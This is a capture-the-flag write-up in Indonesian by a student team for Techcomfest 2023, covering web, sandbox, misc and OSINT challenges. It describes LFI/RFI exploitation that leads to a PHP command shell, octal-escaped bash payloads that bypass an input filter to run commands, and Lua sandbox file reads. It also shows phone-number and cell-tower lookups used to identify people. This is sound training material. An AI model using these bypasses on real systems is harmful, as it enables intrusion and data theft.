

Writeup Techcomfest 2023

Akbar Punya Cerita



Team:

- **SunEater (Radvitya Kurnia Asmara)**
- **Hexbin21 (Ardhi Putra Pradana)**
- **Idzoyy (Ahmad Idza Anafin)**

SMK N 7 SEMARANG

Daftar Isi

[Daftar Isi](#)

[Web](#)

[Note Manager](#)

[Sandbox](#)

[Landbox 1.0](#)

[Basher Revenge](#)

[Misc](#)

[Welcome and Good Luck!](#)

[ASCII Catch](#)

[OSINT](#)

[Runaway](#)

[Contact](#)

[Dewaweb \(Sponsor\)](#)

[Forensic](#)

[Mono](#)

[Flag Checker](#)

[Pixel](#)

[QRacking](#)


[Cryptography](#)

[Hashllision](#)


[Baby-xor](#)

Web


Note Manager



Diberikan sebuah web service dengan fungsionalitas untuk menulis sebuah catatan (note). Pada awalnya kami menemukan sebuah XSS pada *content* di dalam note nya.



Namun setelah mencoba untuk mengisi parameter **id** dengan sembarang value keluar sebuah error yang mengindikasi web tersebut gagal melakukan inklusi pada sebuah file, setelah itu kami mencoba untuk mengisikan payload */etc/passwd*, dan ternyata berhasil, berarti web ini juga vulnerable terhadap *LFI*. Dan setelah itu kami berpikir untuk mencoba melakukan *RFI*, dan mengisikannya pada parameter **id** tersebut.



Dan ternyata berhasil (kami menggunakan <https://pastebin.com/>). Selanjutnya kami menggunakan kode dibawah untuk mengeksekusi shell command di php secara dinamis melalui parameter **cmd** yang ada dalam script.




Dan kami berhasil mendapatkan flag nya yang ada di **/flag-ebf48f74aea475b3f9adc5e4fec24c6e.txt**.

Flag: TECHCOMFEST23{PHP_R4c3_m4k3s_m3_f33ls_l1k3_a_r4c3r}

Sandbox

Landbox 1.0



Diberikan sebuah network service serta source code dari program yang digunakan, dan setelah melihat deskripsi dan juga source code nya, program tersebut dibuat menggunakan **LUA**.

Setelah melihat source code nya lebih lanjut berdasarkan dari **Dockerfile** flag nya diletakkan di base route directory (/), namun nama flag tersebut ditambah dengan beberapa karakter, sehingga pertama kami harus melakukan listing directory di base route.

```
Welcome to LUA Sandbox!
Feel free to type your lua code below, type '-- END' once you are done ;)
-- BEGIN
local lfs = require "lfs"

for file in lfs.dir("/") do
    print(file)
end
-- END

-- OUTPUT BEGIN
home
boot
usr
dev
srv
var
tmp
..
bin
lib
.
sys
proc
sbin
lib64
mnt
etc
run
opt
media
root
.dockerenv
flag-a15a9d35568f3ac79183f8b907ac73fb.txt
ctf
-- OUTPUT END
```

Dengan source code yang ada diatas kami berhasil mendapatkan output isi directory base route (/) dan bisa dilihat bahwa flag nya ada di file
/flag-a15a9d35568f3ac79183f8b907ac73fb.txt


```
Welcome to LUA Sandbox!
Feel free to type your lua code below, type '-- END' once you are done ;)
-- BEGIN
local file = io.open("/flag-a15a9d35568f3ac79183f8b907ac73fb.txt", "r")
local contents = file:read("*all")
file:close()
print(contents)
-- END

-- OUTPUT BEGIN
TECHCOMFEST23{f1rSt_St3p_0f_uNd3rSt4nd1Ng_LUA}
-- OUTPUT END
```

Dan step terakhir kami mencoba untuk membaca file tersebut dengan kode program diatas, dan kami berhasil mendapatkan flag nya.

Flag: TECHCOMFEST23{f1rSt_St3p_0f_uNd3rSt4nd1Ng_LUA}

Basher Revenge



Diberikan sebuah network service beserta dengan source code dari program yang digunakan, setelah melihat source code nya ternyata program ini dibuat menggunakan python dan cara mengkoneksiannya menggunakan websocket. Seperti namanya program ini dapat mengeksekusi bash shell namun input dibatasi hanya **numerical value** dan special **character saja**. Setelah dicoba - coba kita bisa melakukan bypass menggunakan **octal value** untuk karakter alphabet yang bisa kita eksekusi di bash, kami mencoba untuk mengeksekusi command **id** menggunakan octal value

```
>> 08:02 AM ~ 🐍 python -m websockets ws://103.49.238.77:31354
Connected to ws://103.49.238.77:31354.
> {"type": "command", "input": "'$'\\"151'$'\\\"144'"}
< {"status": "success", "stdout": "uid=404 gid=404 groups=404\n"}
>
```

Dan command berhasil tereksekusi. Selanjutnya kami akan melakukan check base route directory untuk memastikan flag nya ada disana sesuai dengan yang ada pada config **Dockerfile** dengan command **{ls, /}** (**tanda / untuk bypass eksekusi bash terhadap binary file*) yang diubah ke **octal value** khusus untuk karakter alphabet.

```
>> 08:05 AM ~ 🐍 python -m websockets ws://103.49.238.77:31354
Connected to ws://103.49.238.77:31354.
> {"type": "command", "input": "{$'\\"154'$'\\\"163',/}"}
< {"status": "success", "stdout": "app\nbin\nboot\ndev\netc\nflag.txt\nhome\nlib\nlib64\nmedia\nmnt\nopt\nproc\nroot\nrun\nsbin\nsrv\nsys\ntmp\nusr\nvar\n"}
```

Dan benar sesuai dengan yang ada di config **Dockerfile**, flag nya ada di **/flag.txt**, dan selanjutnya kami langsung membaca isi dari file tersebut menggunakan command **{cat,/flag.txt}** yang diubah ke **octal value** khusus karakter alphabet

```
>> 08:11 AM ~ 🐍 python -m websockets ws://103.49.238.77:31354
Connected to ws://103.49.238.77:31354.
> {"type": "command", "input": "{$'\\143'$'\\141'$'\\164',$/'\\146'$'\\154'$'\\141'$'\\147'.$'\\164'$'\\170'$'\\164'}"}
< {"status": "success", "stdout": "TECHCOMFEST2023{b45h_m3_pl3453_75129471294812}"}
```

Dan kami berhasil mendapatkan valu dari flag nya, namun disitu ada format flag yang berbeda, jadi kami harus meniliti sesuai dengan format flag nya.

Flag: TECHCOMFEST23{b45h_m3_pl3453_75129471294812}

Misc


Welcome and Good Luck!



Diberikan sebuah free flag dalam gambar, tanpa berpikir lama langsung saja kami submit flag tersebut

Flag : TECHCOMFEST23{Ganbare_Peko}

ASCII Catch



Diberikan soal yang berisi akses network service, ketika di akses program akan menampilkan output berurutan tetapi tidak multiline, jadi output sebelumnya akan ditimpak oleh output yang baru. awalnya kami mencoba untuk meng"enter" agar output tidak tertumpuk.

```
[idioty@DESKTOP-6HBL0L8: ~/sage]
$ nc 103.49.238.77 22103
Hey you! Can you catch this??
$...
2...
1...
XXXXXXXXXX...XXXX...XXXXXXXXXX...XXXX...XXXXXX...XXXX...XXXXXXXXXXXX
XXXX...XXXXXX...XXX...XXXX...XXXX...XXXX...XXXX...XXXX...XXXX...XXXX...XXXX
XXXX...XXXX...XXX...XXXX...XXXX...XXXX...XXXX...XXXX...XXXX...XXXX...XXXX
XXXX...XXXX...XXXX...XXXX...XXXX...XXXX...XXXX...XXXX...XXXX...XXXX...XXXX
Did you catch that?!$
```

Dan ternyata hasilnya berupa **qrcode**, tetapi karena pattern yang kurang pas jadi hasil nya kurang berbentuk, lalu selanjutnya kami mencoba untuk meng"enter" dengan pattern yang lain, dan muncul sesuai dengan gambar dibawah.

Namun entah kenapa belum bisa di scan mungkin terdapat “.” yang memengaruhi saat discan jadi kami coba untuk memasukkan hasil nya ke dalam sebuah file lalu kami membaca file tersebut dan kami replace “.” (titik) dengan “ ” (spasi).

```
with open("./output.txt") as f:  
    data = '\n'.join( f.read().split(r"\r")).replace(".", ' ')  
    print(data)
```

Dan berikut hasil nya setelah dilakukan replace


```
Windows PowerShell | idzoyy@DESKTOP-6HBOLS4: ~
```

```
[idzoyy@DESKTOP-6HBOLS4: ~] ->/ctf/bachcomp/fest/nisc
```

```
| python3 salvor.py
```

```
idzoyy@DESKTOP-6HBOLS4: ~] ->/ctf/bachcomp/fest/nisc
```


Setelah melakukan beberapa kali percobaan tetep tidak bisa, dan ternyata beda device scannernya berpengaruh, lalu kami mencoba untuk menggunakan device yang lain dan qrcode tersebut berhasil ter-scan dan muncul output dari flag nya




Flag : TECHCOMFEST23{pLz_d0Nt_t311_m3_th4t_y0u_d3c0de_th1S_m4nu4lLy}

OSINT


Runaway



Diberikan soal dengan keterangan deskripsinya, soal ini mengharuskan kami untuk melacak lokasi tower cell dengan beberapa hint yang sudah diberikan di deskripsi, untuk melacaknya kami menggunakan layanan website <https://www.cellmapper.net/> lalu kami memasukan MNC indonesia 510 dan MCC telkomsel 10, Lalu akan tampil sesuai gambar dibawah



Setelah kami mendapatkan lokasinya, kami melanjutkan ke hint selanjutnya yaitu pada deskripsi terdapat **eNB ID 28840**, lalu kami kemudian mencari dan meng-klik klik cell tower dengan id tersebut




Lalu akan keluar info cell tower sesuai dengan id tersebut, kemudian kami klik go to cell untuk mengambil nilai spesifik koordinat **latitude** dan **longitude** lokasinya dan akan tampil pada url



Setelah mendapatkan nilai **latitude** dan **longitude** nya, kemudian kami masukkan nilai tersebut sesuai dengan format flag nya, yaitu **TECHCOMFEST23{LATT:LONG}** dan kemudian kami submit dan correct answer

Flag: TECHCOMFEST23{8.7:115.2}

Contact



Diberikan soal lanjutan dari runaway yang mengharuskan kami untuk mencari nama pengguna dari hint yang diberikan, dan juga diberikan file .vcf yang saat dibuka berisi informasi juga nomer telepon

```
(idzoyy㉿DESKTOP-6HBOLS4)-[~/ctf/techcompfest/osint]
$ cat contacts.vcf | grep 62
TEL;WORK;VOICE:62517250808
TEL;WORK;VOICE:620317405693
TEL;WORK;VOICE:62799999394
TEL;WORK;VOICE:62297273800
TEL;WORK;VOICE:62338089994
TEL;WORK;VOICE:626201268039
TEL;WORK;VOICE:626214377669
TEL;WORK;VOICE:628988117322
TEL;WORK;VOICE:62429062147
TEL;WORK;VOICE:62226427515
```

Setelah beberapa saat kami terpikir untuk melacak nama pemilik dengan software atau aplikasi **getcontact**



Yes, This Is The Correct Answer :)

Deleted Tags (9)




Nah setelah kami mengeceknya nomernya satu persatu kami menemukan satu nomer yang memberikan sebuah teks “Yes, This Is The Correct Answer” dan setelah kami mencoba untuk men-submit flag sesuai dengan format flag nya yaitu


TECHCOMFEST23{Number:FullName} dan ternyata benar hasilnya correct answer

Flag: TECHCOMFEST23{628988117322:Chariovalda Efstahios}

Dewaweb (Sponsor)




Diberikan sebuah soal, dimana diberikan sebuah hint untuk menemukan sebuah komentar yang berisi flag di salah satu sosial media dari **Dewaweb**, kami terlalu lama menyelesaikan soal ini, hingga berjam - jam kami tidak menemukannya, tapi setelah kami berusaha mencarinya lebih teliti, ternyata komentar tersebut terdapat di akun sosial media facebook dari **Dewaweb**



